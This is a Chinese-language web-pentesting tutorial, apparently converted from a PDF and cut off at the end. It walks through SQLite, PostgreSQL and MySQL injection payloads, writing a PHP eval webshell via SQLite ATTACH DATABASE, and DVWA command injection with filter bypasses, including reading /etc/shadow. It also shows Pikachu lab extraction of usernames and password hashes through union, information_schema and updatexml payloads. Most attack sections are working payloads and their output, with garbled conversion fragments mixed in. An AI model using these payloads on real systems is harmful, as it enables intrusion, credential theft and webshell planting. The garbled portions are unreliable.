--	注意--后面有一个空格
/* */	多行注释

## 查看版本

```
select sqlite_version();
```

## 查询表名和列名

```
select sql from sqlite_master
```

## 布尔盲注

布尔盲注通过查询正确和错误返回的页面不同来判断数据内容。

SQLite不支持ascii，所以直接通过字符去查询，这里和mysql不同，这个区分大小写。也没有mid,left等函数。

```
-1' or substr((select group_concat(sql) from sqlite_master),1,1)<'a'/*
```

## 时间盲注

SQLite没有sleep()函数，但可以用randomblob(N)函数，randomblob(N) 函数，其作用是返回一个 N 字节长的包含伪随机字节的 BLOG。N 是正整数。可以用它来制造延时。SQLite没有if，所以需要使用case.....when来代替。

```
-1' or (case when(substr(sqlite_version(),1,1)>'3') then  
randomblob(3000000000) else 0 end)/*
```

## 写 webshell

SQLite 的 ATTACH DATABASE 语句是用来选择一个特定的数据库，使用该命令后，所有的 SQLite 语句将在附加的数据库下执行。

```
ATTACH DATABASE file_name AS database_name;
```

如果附加数据库不存在，就会创建该数据库，如果数据库文件设置在web目录下，就可以写入webshell。

```
ATTACH DATABASE '/var/www/html/shell.php' AS shell;  
create TABLE shell.exp (webshell text);  
insert INTO shell.exp (webshell) VALUES ('<?php eval($_POST[a]);?>');
```

#2



## Postgresql注入

### 相关文章

- [SQL注入渗透PostgreSQL\(bypass tricks\)](#)

## Postgresql 基础

- [Postgresql](#)

### 忽略

```
SELECT 'admin' FROM users;  
SELECT 'admin' OR 1 = 1; -- -' FROM users;
```

||

|| 可用于将数据附加到同一行的输出中

```
SELECT ''||password FROM users; -- -';
```

## 通过延时判断是否是 Postgresql 数据库的方法

SELECT

```
-- 如果参数是整数:  
pg_sleep(20); -- -  
  
-- 如果参数是字符串:  
'||pg_sleep(20); -- -
```

FROM

```
-- 当payload的第一个SELECT子句中提供了有效的表名(TABLE)和列(COLUMN)时  
(SELECT * FROM [TABLE] WHERE [COLUMN]=1|(SELECT (SELECT CASE WHEN  
COUNT((SELECT pg_sleep(20)))<>0 THEN 1 ELSE 2 END))) ss; -- -  
  
-- 或者  
(SELECT * FROM [TABLE] WHERE [COLUMN] = 'asd'::varchar||(SELECT (SELECT  
CASE WHEN COUNT((SELECT pg_sleep(20)))<>0 THEN 1 ELSE 2 END))) ss; -- -  
  
-- 当已知列需要一个Int  
(SELECT * FROM address WHERE address_id=1|(SELECT (SELECT CASE WHEN  
COUNT((SELECT pg_sleep(20)))<>0 THEN 1 ELSE 2 END))) ss; -- -  
  
-- 当已知列需要字符串时  
(SELECT * FROM address WHERE address = 'asd'::varchar||(SELECT (SELECT  
CASE WHEN COUNT((SELECT pg_sleep(20)))<>0 THEN 1 ELSE 2 END))) ss; -- -
```

WHERE

```
-- 如果参数是整数  
1|(SELECT (SELECT CASE WHEN COUNT((SELECT pg_sleep(20)))<>0 THEN 1 ELSE 2  
END)); -- -  
  
-- 如果参数是字符串  
'||(pg_sleep(20)); -- -
```

## HAVING

```
-- 如果参数是整数:  
(COUNT((SELECT pg_sleep(20)))=1); -- -  
  
-- 如果参数是字符串:  
t' AND (SELECT COUNT((SELECT pg_sleep(20)))) = 1; -- -
```

## OFFSET

```
-- 如果参数是整数:  
1|(SELECT COUNT((SELECT pg_sleep(20)))); -- -  
  
-- 如果参数是字符串  
1'::integer + 1|(SELECT COUNT((SELECT pg_sleep(20)))); -- -
```

## 当注入点在 WHERE 时

可以配合 ||

```
select * from test where username='admin' and password='admin'  
select * from test where username='admin' and password=''||(select  
password);
```



The screenshot shows a PostgreSQL terminal window with the following details:

- Connection: 10.211.55.3-post...
- Database: test
- Query ID: 1
- Query: `select * from user_info where id='1' and name='';`
- Status: The query is executing, indicated by a progress bar.
- Result Tab: The "结果 1" tab is selected, showing an empty table structure for the user\_info table with columns id, name, and age.

10.211.55.3-post... test

```
1 select * from user_info where id='1' and name=''||(select name);
```

信息 摘要 结果 1

	id	name	age
1	张三		11

## bypass 技巧

### 注释

SQL

```
SELECT version();  
SELECT/**/version();
```

### 代替引号

SQL

```
select pg_ls_dir('/etc');  
select pg_ls_dir($$/etc$$); -- 使用 $ 符号  
select pg_ls_dir($test$/etc$test$); -- 使用标签  
select pg_ls_dir(CHR(47) || CHR(101) || CHR(116) || CHR(99)); -- 采取CHR()函数
```

### query\_to\_xml

query\_to\_xml 可以将结果返回在一行里，不必担心限制或多行

SQL

```
SELECT query_to_xml('SELECT username, passwd FROM pg_shadow;', true, true, '')
```

### DATABASE\_TO\_XML

使用 xml 帮助程序通过单个查询转储整个数据库

SQL

```
SELECT database_to_xml(true, true, '')
```

# 提权/GETSHELL

- Postgresql提权

#2

## DVWA\_Injection

SQL Command Injection,即SQL命令注入,是指通过提交恶意构造的参数破坏命令语句结构,从而达到执行恶意命令的目的.PHP 命令注入攻击漏洞是 PHP 应用程序中常见的脚本漏洞之一,国内著名的 Web 应用程序 Discuz!、DedeCMS 等都曾经存在过该类型漏洞.

## Low

### 服务器端核心代码

```
PHP

<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    $html .= "<pre>{$cmd}</pre>";
}

?>
```

### 相关函数介绍

- **strstr(string,search,before\_search)**

strstr 函数搜索字符串在另一字符串中的第一次出现,返回字符串的剩余部分(从匹配点),如果未找到所搜索的字符串,则返回 FALSE. 详细如下:



string 必需. 规定被搜索的字符串.

search 必需. 规定要搜索的字符串. 如果该参数是数字, 则搜索匹配该数字对应的 ASCII 值的字符.

before\_search 可选. 默认值为 "false" 的布尔值. 如果设置为 "true", 它将返回 search 参数第一次出现之前的字符串部分.

返回值: 返回字符串的剩余部分(从匹配点). 如果未找到所搜索的字符串, 则返回 FALSE.  
在 PHP 5.3 中, 新增了 before\_search 参数.

在 PHP 4.3 中, 该函数变成是二进制安全的.

- **php\_uname(mode)**

这个函数会返回运行php的操作系统的相关描述,参数 mode 可取值"a" (此为默认,包含序列"s n r v m"里的所有模式),"s "(返回操作系统名称),"n"(返回主机名),"r"(返回版本名称),"v"(返回版本信息), "m"(返回机器类型).

可以看到,服务器通过判断操作系统执行不同ping命令,但是对ip参数并未做任何的过滤,导致了严重的命令注入漏洞.

## 漏洞利用

windows 和 linux 系统都可以用 && 来执行多条命令

```
127.0.0.1 && net user
```

Linux 下输入 `127.0.0.1 && cat /etc/shadow` 甚至可以读取 shadow 文件, 可见危害之大.

## Medium

### 服务器端核心代码



PHP

```
<?php
```

```

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'   => '',
    );

    // Remove any of the charctars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions,
$target );

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    $html .= "<pre>{$cmd}</pre>";
}

?>

```

可以看到,相比 Low 级别的代码,服务器端对 ip 参数做了一定过滤,即把"<!--"、";"删除,本质上采用的是黑名单机制,因此依旧存在安全问题.</p>

## 漏洞利用

127.0.0.1 & net user

因为被过滤的只有"<!--"与" ;",所以"<!--"不会受影响.</p>

这里需要注意的是"<!--"与" &amp;"的区别:</p>

### Command 1 && Command 2

先执行 Command 1,执行成功后执行 Command 2,否则不执行 Command 2

### Command 1 & Command 2

先执行 Command 1,不管是否成功,都会执行 Command 2

## 漏洞利用2


由于使用的是 str\_replace 把"&&"、";"替换为空字符,因此可以采用以下方式绕过:

127.0.0.1 &;& ipconfig

这是因为 127.0.0.1&&ipconfig 中的 ; 会被替换为空字符,这样以来就变成了 127.0.0.1&& ipconfig ,会成功执行.

## High

### 服务器端核心代码



The screenshot shows a code editor window with a tab labeled "PHP". The code is a PHP script that handles a POST request for a "Submit" button. It starts by checking if the "Submit" button was pressed. If so, it retrieves the "ip" parameter from the \$\_REQUEST array and trims it. Then, it sets up a blacklist of characters to remove, including "&", ";", "|", "-", "\$", "(", ")", "[", "]", and "|". Finally, it removes any characters from the input that are present in the blacklist.

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&' => '',
        ';' => '',
        '|' => '',
        '-' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        '[' => '',
        ']' => '',
        '||' => ''
    );

    // Remove any of the characters in the array (blacklist).
}
```

```

$target = str_replace( array_keys( $substitutions ), $substitutions,
$target );

// Determine OS and execute the ping command.
if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
    // Windows
    $cmd = shell_exec( 'ping ' . $target );
}
else {
    // *nix
    $cmd = shell_exec( 'ping -c 4 ' . $target );
}

// Feedback for the end user
$html .= "<pre>{$cmd}</pre>";
}

?>

```

相比 Medium 级别的代码,High 级别的代码进一步完善了黑名单,但由于黑名单机制的局限性,我们依然可以绕过.

## 漏洞利用

黑名单看似过滤了所有的非法字符,但仔细观察到是把 | (注意这里|后有一个空格)替换为空字符,于是 "|成了"漏网之鱼".


127.0.0.1|net user

Command 1 | Command 2

| 是管道符,表示将 Command 1 的输出作为 Command 2 的输入,并且只打印 Command 2 执行的结果.

## Impossible

### 服务器端核心代码



PHP

```
<?php
```

```
if( isset( $_POST[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
    'index.php' );

    // Get input
    $target = $_REQUEST[ 'ip' ];
    $target = stripslashes( $target );

    // Split the IP into 4 octects
    $octet = explode( '.', $target );

    // Check IF each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && (
    is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof(
    $octet ) == 4 ) ) {
        // If all 4 octets are int's put the IP back together.
        $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' .
    $octet[3];

        // Determine OS and execute the ping command.
        if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
            // Windows
            $cmd = shell_exec( 'ping ' . $target );
        }
        else {
            // *nix
            $cmd = shell_exec( 'ping -c 4 ' . $target );
        }

        // Feedback for the end user
        $html .= "<pre>{$cmd}</pre>";
    }
    else {
        // Ops. Let the user name theres a mistake
        $html .= '<pre>ERROR: You have entered an invalid IP.</pre>';
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

## 相关函数介绍

- **stripslashes(string)**

stripslashes 函数会删除字符串 string 中的反斜杠,返回已剥离反斜杠的字符串.

- **explode(separator,string,limit)**

把字符串打散为数组,返回字符串的数组.参数 separator 规定在哪里分割字符串,参数 string 是要分割的字符串,可选参数 limit 规定所返回的数组元素的数目.

- **is\_numeric(string)**

检测 string 是否为数字或数字字符串,如果是返回 TRUE,否则返回 FALSE.

可以看到,Impossible 级别的代码加入了 Anti-CSRF token,同时对参数 ip 进行了严格的限制,只有诸如"数字.数字.数字.数字"的输入才会被接收执行,因此不存在命令注入漏洞.

#2

## Pikachu\_Injection

在 OWASP 发布的 top10 排行榜里,注入漏洞一直是危害排名第一的漏洞

其中注入漏洞里面首当其冲的就是数据库注入漏洞.

一个严重的SQL注入漏洞,可能会直接导致一家公司破产!

SQL 注入漏洞主要形成的原因是在数据交互中,前端的数据传入到后台处理时,没有做严格的判断,导致其传入的"数据"拼接到 SQL 语句中后,被当作 SQL 语句的一部分执行.从而导致数据库受损(被脱裤、被删除、甚至整个服务器权限沦陷).

在构建代码时,一般会从如下几个方面的策略来防止SQL注入漏洞:

1. 对传进 SQL 语句里面的变量进行过滤,不允许危险字符传入;
2. 使用参数化(Parameterized Query 或 Parameterized Statement);
3. 还有就是,目前有很多ORM框架会自动使用参数化解决注入问题,但其也提供了"拼接"的方式,所以使用时需要慎重!

# 数字型注入(post)


## 服务器端核心代码

```
PHP

if(isset($_POST['submit']) && $_POST['id']!=null){
    //这里没有做任何处理,直接拼到select里面去了,形成Sql注入
    $id=$_POST['id'];
    $query="select username,email from member where id=$id";
    $result=execute($link, $query);
    //这里如果用==1,会严格一点
    if(mysqli_num_rows($result)>=1){
        while($data=mysqli_fetch_assoc($result)){
            $username=$data['username'];
            $email=$data['email'];
            $html.= "<p class='notice'>hello,{\$username} <br />your email
is: {$email}</p>";
        }
    }else{
        $html.= "<p class='notice'>您输入的user id不存在,请重新输入!</p>";
    }
}
```

## 漏洞利用

抓包,查看 post 参数



## 构造 payload

1' or '1' ='1 报错

1 or 1 =1 未报错,存在数字型注入

Raw Params Headers Hex

POST /pikachu/vul/sqli/sqli\_id.php HTTP/1.1  
Host: 192.168.37.150  
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.37.150/pikachu/vul/sqli/sqli\_id.php  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 38  
Connection: close  
Cookie: PHPSESSID=e0n3rp5ne8mlqs5s86l1535os3  
Upgrade-Insecure-Requests: 1  
  
id=1 or 1 =1&submit=%E6%9F%A5%E8%AF%A2

Raw Headers Hex HTML Render

□ Pikachu 漏洞练习平台 pikachu.com

□ sqli □ 数字型注入

select your userid?

--- ▾

hello,vince  
your email is: vince@pikachu.com  
  
hello,allen  
your email is: allen@pikachu.com  
  
hello,kobe  
your email is: kobe@pikachu.com  
  
hello,grady  
your email is: grady@pikachu.com  
  
hello,kevin  
your email is: kevin@pikachu.com  
  
hello,luoy  
your email is: lucy@pikachu.com  
  
hello,lili  
your email is: lili@pikachu.com1

## 字符型注入(get)

### 服务器端核心代码

```
if(isset($_GET['submit']) && $_GET['name']!=null){  
    //这里没有做任何处理,直接拼到select里面去了  
    $name=$_GET['name'];  
    //这里的变量是字符型,需要考虑闭合  
    $query="select id,email from member where username='".$name"';  
    $result=execute($link, $query);  
    if(mysqli_num_rows($result)>=1){  
        while($data=mysqli_fetch_assoc($result)){  
            $id=$data['id'];  
            $email=$data['email'];  
            $html.= "<p class='notice'>your uid:{$id} <br />your email is:  
{$email}</p>";  
        }  
    }else{
```

```
$html .= "<p class='notice'>您输入的username不存在,请重新输入!</p>";  
}  
}
```

## 漏洞利用

构造 payload

```
http://<IP address!!!>/pikachu/vul/sqli/sqli_str.php?name=1' or '1'  
='1&submit=%E6%9F%A5%E8%AF%A2
```

① 192.168.37.150/pikachu/vul/sqli/sqli\_str.php?name=1' or '1'='1&submit=查询

练习平台 pika-pika-

sqli > 字符型注入

what's your username?

your uid:1  
your email is: vince@pikachu.com

your uid:2  
your email is: allen@pikachu.com

your uid:3  
your email is: kobe@pikachu.com

your uid:4  
your email is: grady@pikachu.com

your uid:5  
your email is: kevin@pikachu.com

your uid:6  
your email is: lucy@pikachu.com

your uid:7  
your email is: lil1i@pikachu.com1

## 搜索型注入

服务器端核心代码

```
PHP  
if(isset($_GET['submit']) && $_GET['name']!=null){  
    //这里没有做任何处理,直接拼到select里面去了
```

```

$name=$_GET['name'];

//这里的变量是模糊匹配,需要考虑闭合
$query="select username,id,email from member where username like
'%"$name%"';
$result=execute($link, $query);
if(mysqli_num_rows($result)>=1){
    //彩蛋:这里还有个xss
    $html2."<p class='notice'>用户名中含有{$_GET['name']}的结果如下:<br
/>";
    while($data=mysqli_fetch_assoc($result)){
        $uname=$data['username'];
        $id=$data['id'];
        $email=$data['email'];
        $html1."<p class='notice'>username:{$uname}<br />uid:{$id}
<br />email is: {$email}</p>";
    }
}else{
    $html1."<p class='notice'>0o...没有搜索到你输入的信息!</p>";
}
}

```

## 漏洞利用

随意输入一个字母,能看到匹配出了对应的信息.那么按照 SQL 的模糊查询命令 `select * from 表名 where 字段名 like '%(对应值)%';`,发现可以按照之前的思路来实现万能语句的拼接.

构造 payload `' or 1=1 #`

这里还存在一个xss `'# <script>alert('汝咗嘸賊豫躉柰馯')</script>`

## union注入

union 操作符用于合并两个或多个 SQL 语句集合起来,得到联合的查询结果.

以 pikachu 平台的数据库为例,输入 `select id,email from member where username='kevin' union select username,pw from member where id=1`;查看查询结果.

The screenshot shows the MySQL Workbench interface. On the left is a tree view of databases: localhost, information\_schema, mysql, performance\_schema, pikachu, httpinfo, and member. The 'pikachu' database is selected. In the main pane, there are three tabs: '对象浏览器' (Object Browser), '数据浏览器' (Data Browser), and 'SQL编辑器' (SQL Editor). The SQL Editor contains the following query:

```
1 select id,email from member where username='kevin' union select username,pw from member where id=1
```

The Data Browser pane shows a table with two rows:

x	id	email
5	kevin@pikachu.cc	
vince	e10adc3949ba59	

但是联合多个 SQL 语句时可能出现报错,因为查询的字段不能超过主查询的字段,这个时候可以在 SQL 语句后面加 order by 进行排序,通过这个办法可以判断主查询的字段.返回 pikachu 平台,在 SQL 注入下随意打开搜索型栏目,输入我们构造的 order by 语句进行测试.

输入 ' order by 4#%',报错

输入 ' order by 3#%',未报错,通过这个简单的办法找到主查询一共有三个字段.

构造 payload: a' union select database(),user(),version()#%

The screenshot shows the XSSer tool interface. On the left is a sidebar with various security testing categories: 暴力破解, Cross-Site Scripting, CSRF, SQL-Inject, 概述, 数字型注入(post), 字符型注入(get), and 搜索型注入. The 'SQL-Inject' category is expanded, and '搜索型注入' is selected. The main pane displays the following text:

请输入用户名进行查找  
如果记不住用户名, 输入用户名的一部分搜索的试试看 ?  
 搜索

用户名中含有 a' union select database(),user(),version()#% 的结果如下 :

username : pikachu  
uid:root@localhost  
email is: 5.5.53

## information\_schema 注入

information\_schema 数据库是 MySQL 系统自带的数据库.其中保存着关于 MySQL 服务器所维护的所有其他数据库的信息.通过 information\_schema 注入,我们可以将整个数据库内容全部窃取出来.接下来是对 information\_schema 注入的演示.

首先同之前的步骤,使用 order by 来判断查询的字段.先找出数据库的名称,输入 a'  
union select database(),user(),4#% 得到反馈,判断数据库名称为 pikachu.

系统介绍

暴力破解

Cross-Site Scripting

CSRF

SQL-Inject

概念

sqli > 搜索型注入

请输入用户名进行查找  
如果记不住用户名，输入用户名的一部分搜索的试试看？

用户名中含有a' union select database(),user(),4#%的结果如下：

username : pikachu  
uid:root@localhost  
email is: 4

获取表名,输入: a' union select table\_schema,table\_name,2 from information\_schema.tables where table\_schema='pikachu'#

用户名中含有a' union select table\_schema,table\_name,2 from information\_schema.tables where table\_schema='pikachu'#的结果如下：

username : pikachu  
uid:httpinfo  
email is: 2

username : pikachu  
uid:member  
email is: 2

username : pikachu  
uid:message  
email is: 2

username : pikachu  
uid:users  
email is: 2

username : pikachu  
uid:xssblind  
email is: 2

获取字段名,输入: a'union select table\_name,column\_name,2 from information\_schema.columns where table\_name='users'#%

用户名中含有a'union select table\_name,column\_name,2 from information\_schema.columns where table\_name='users'#%的结果如下：

username : users  
uid:id  
email is: 2

username : users  
uid:username  
email is: 2

username : users  
uid:password  
email is: 2

username : users  
uid:level  
email is: 2

获取数据,输入: a'union select username ,password,4 from users#%

用户名中含有a'union select username ,password,4 from users#%的结果如下：

```
username : admin
uid:e10adc3949ba59abbe56e057f20f883e
email is: 4

username : pikachu
uid:670b14728ad9902aecba32e22fa4f6bd
email is: 4

username : test
uid:e99a18c428cb38d5f260853678922e03
email is: 4
```

## select 下的报错演示

select/insert/update/delete 都可以使用报错来获取信息.

- **UPDATEXML(xml\_document,XPathstring,new\_value)**

Updatexml() 函数作用:改变(查找并替换)XML 文档中符合条件的节点的值.

- 第一个参数 : fiedname 是 String 格式,为表中的字段名.
- 第二个参数 : XPathstring(Xpath 格式的字符串).
- 第三个参数 : new\_value,String 格式,替换查找到的符合条件的 X

改变 XML\_document 中符合 XPATH\_string 的值

而我们的注入语句为: `a' and updatexml(1,concat(0x7e,(SELECT @@version)),0)#`

其中的 concat() 函数是将其连成一个字符串,因此不会符合 XPATH\_string 的格式,从而出现格式错误,爆出 `ERROR 1105 (HY000): XPATH syntax error:`

```
:root@localhost'
```

获取数据库表名,输入: `a' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='pikachu'))),0)#`,但是反馈回的错误表示只能显示一行,所以采用 limit 来一行一行显示

## Subquery returns more than 1 row

输入 a' and updatexml(1,concat(0x7e,(select table\_name from information\_schema.tables where table\_schema='pikachu' limit 0,1)),0)#  
更改 limit 后面的数字 pikachu'limit 0,爆表名

用户名 pikapika

XPATH syntax error: '-httpinfo'

用户名 pikapika

XPATH syntax error: '-member'

XPATH syntax error: '-message'

字段名 a' and updatexml(1,concat(0x7e,(select column\_name from information\_schema.columns where table\_name='users' limit 0,1)),0)# 更改 limit 后面的数字,爆表名

XPATH syntax error: '-id'

用户名 pikapika

XPATH syntax error: '-username'

XPATH syntax error: '-password'

XPATH syntax error: '-level'

数据 a' and updatexml(1,concat(0x7e,(select username from users limit 0,1)),0)#

XPATH syntax error: '-admin'

数据 a' and updatexml(1,concat(0x7e,(select password from users limit 0,1)),0)#

XPATH syntax error: '-e10adc3949ba59abbe56e057f20f883'

## xx型注入

### 服务器端核心代码

```
if(isset($_GET['submit']) && $_GET['name']!=null){  
    //这里没有做任何处理,直接拼到select里面去了  
    $name=$_GET['name'];  
    //这里的变量是字符型,需要考虑闭合  
    $query="select id,email from member where username=('$name')";  
    $result=execute($link, $query);  
    if(mysqli_num_rows($result)>=1){  
        while($data=mysqli_fetch_assoc($result)){  
            $id=$data['id'];  
            $email=$data['email'];
```

```

        $html.=<p class='notice'>your uid:{$id} <br />your email is:  

        {$email}</p>;
    }
}else{
    $html.=<p class='notice'>您输入的username不存在,请重新输入!</p>;
}
}

```

## 漏洞利用

